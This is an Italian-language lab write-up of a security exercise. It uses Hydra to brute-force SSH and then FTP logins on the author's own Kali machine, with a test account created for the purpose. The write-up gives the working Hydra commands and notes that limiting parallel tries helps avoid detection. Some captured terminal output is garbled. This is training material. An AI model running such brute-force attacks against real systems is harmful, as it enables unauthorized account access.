# **Authentication cracking con Hydra**

#### Introduzione

L'esercizio odierno si articola in due fasi principali con un duplice obiettivo: praticare l'uso di Hydra per craccare l'autenticazione dei servizi di rete e consolidare le conoscenze sulla configurazione di tali servizi.

#### Le fasi sono:

- 1) Abilitazione di un servizio SSH e successiva sessione di cracking dell'autenticazione tramite Hydra.
- 2) Configurazione e cracking di un servizio di rete a scelta (es. FTP, RDP, Telnet, autenticazione HTTP) in autonomia.

# Lista dei Comandi Utilizzati

### Configurazione e cracking del servizio SSH

1. sudo adduser test\_user

Crea un nuovo utente chiamato test\_user sul sistema, che verrà utilizzato per testare l'autenticazione SSH.

2. sudo service ssh start

Avvia il servizio SSH sul sistema.

3. sudo systemctl status ssh

Verifica lo stato del servizio SSH, confermandone il corretto avvio e funzionamento.

4. ip a

Mostra gli indirizzi IP assegnati alle interfacce di rete, utile per identificare l'IP della macchina su cui è attivo il servizio SSH.

5. ssh test user@192.168.50.100

Tenta di connettersi al servizio SSH sull'indirizzo IP 192.168.50.100 utilizzando l'utente test\_user.

- 6. **nano username\_list.txt** creazione del file di testo contente gli username.
- 7. **nano password\_list.txt** creazione del file di testo contente le password.
- 8. hydra -L /home/test\_user/username\_list.txt -P /home/test\_user/password\_list.txt 192.168.50.100 ssh -V -t 1

Esegue un attacco di forza bruta sul servizio SSH utilizzando Hydra, con una lista di username e password.

## Configurazione e cracking di un altro servizio di rete (ftp)

hydra -L username\_list.txt -P password\_list.txt 192.168.50.100 ftp -V

Esegue un attacco di forza bruta sul servizio FTP utilizzando Hydra, con una lista di username e password.

# Esecuzione dell'esercizio

#### Configurazione e cracking del servizio SSH

1. Tramite il terminale di Kali, utilizzando il comando **sudo adduser test\_user** creiamo un nuovo utente.

L'utente creato avrà come username: **test\_user** e come password: **testpass** 

2. Avviamo il servizio SSH con: sudo service ssh start

```
(kali⊕ kali)-[~]

sudo service ssh start
```

3. Successivamente ci accertiamo che il servizio SSH sia attivo con: sudo systemctl status ssh

4. Con il comando **ip a** andremo a individuare l'indirizzo IP della macchina su cui è attivo il servizio SSH.

```
(kali@ kali)-[~]
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
    valid_lft forever preferred_lft forever
```


L'indirizzo IP è: 192.168.50.100

5. Ottenuto l'indirizzo IP, testiamo la connessione con il comando: ssh test user@192.168.50.100


```
(kali@ kali)-[~]
$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

6. Successivamente con i comandi: **nano username\_list.txt** e **nano password\_list.txt** andremo a creare dei file di testo contenenti vari username e varie password.

Nel file di testo username\_list.txt aggiungeremo test\_user



Nel file di testo password\_list.txt aggiungeremo testpass



 Salvato i file di testo, eseguiremo il seguente comando: hydra -L /home/test\_user/username\_list.txt -P /home/test\_user/password\_list.txt 192.168.50.100 ssh -V -t 1).

L'opzione -V abilita la modalità verbose, significa che mostrerà più dettagli mentre sta lavorando. L'opzione -t 1 limita il numero di tentativi paralleli a 1, in altre parole Hydra proverà una combinazione di username e password alla volta, invece di provarne molte insieme. Questo rende l'attacco più lento ma è utile per evitare di sovraccaricare il servizio o essere rilevati.

Questo comando eseguirà un attacco di forza bruta sul servizio SSH utilizzando Hydra insieme ai file di testo visti in precedenza così da farci trovare **l'host**: 192.168.50.100 login: test\_user e la password: testpass

### Configurazione e cracking di un altro servizio di rete (ftp)

Per questo esercizio il servizio di rete scelto su cui è stato eseguito l'attacco brute force è il FTP.

1. Installiamo il servizio dal terminale Kali con il seguente comando: sudo apt install vsftpd

```
File Actions Edit View Help

— (hali@kali>-[-]
= sudg apt install vsftpd
[sudg] password for kali:
Installing:
vsftpd

Summary:
Upparating: 0, Installing: 1, Removing: 0, Not Upgrading: 1473

Download size: 143 kB

Space needed: 352 kB / 53.1 GB available

Get:: http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetched 143 kB in zs (Ga. 8 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 418266 files and directories currently installed.)
Preparing to unpack ... /stpd.3.0.5-0.1_amd64.dob ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/mgfiles.d/vsftpd.comfil: Line references path below legacy directory /var/rum/, updating /var/rum/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: We have no instructions for the vsftpd init script.
Processing triggers for man-db (2.13.0-1) ...
```

2. Terminata l'installazione, avviamo il servizio con il comando: sudo service vsftpd start

3. Utilizziamo Hydra per eseguire un attacco di forza bruta sul servizio ftp con il seguente comando: hydra -L username\_list.txt -P password\_list.txt 192.168.50.100 ftp -V

```
| Systin | S
```

Questo attacco ci consentirà di trovare l'host: 192.168.50.100 login: test\_user password: testpass

# Conclusioni

In conclusione, è fondamentale proteggere le proprie password utilizzando combinazioni sicure e complesse, evitando errori comuni come l'uso di password deboli o facilmente indovinabili. Gli attacchi di brute force permettono di ottenere le credenziali con relativa facilità, rendendo ancora più importante adottare misure di sicurezza adeguate a salvaguardare i propri account e dati personali.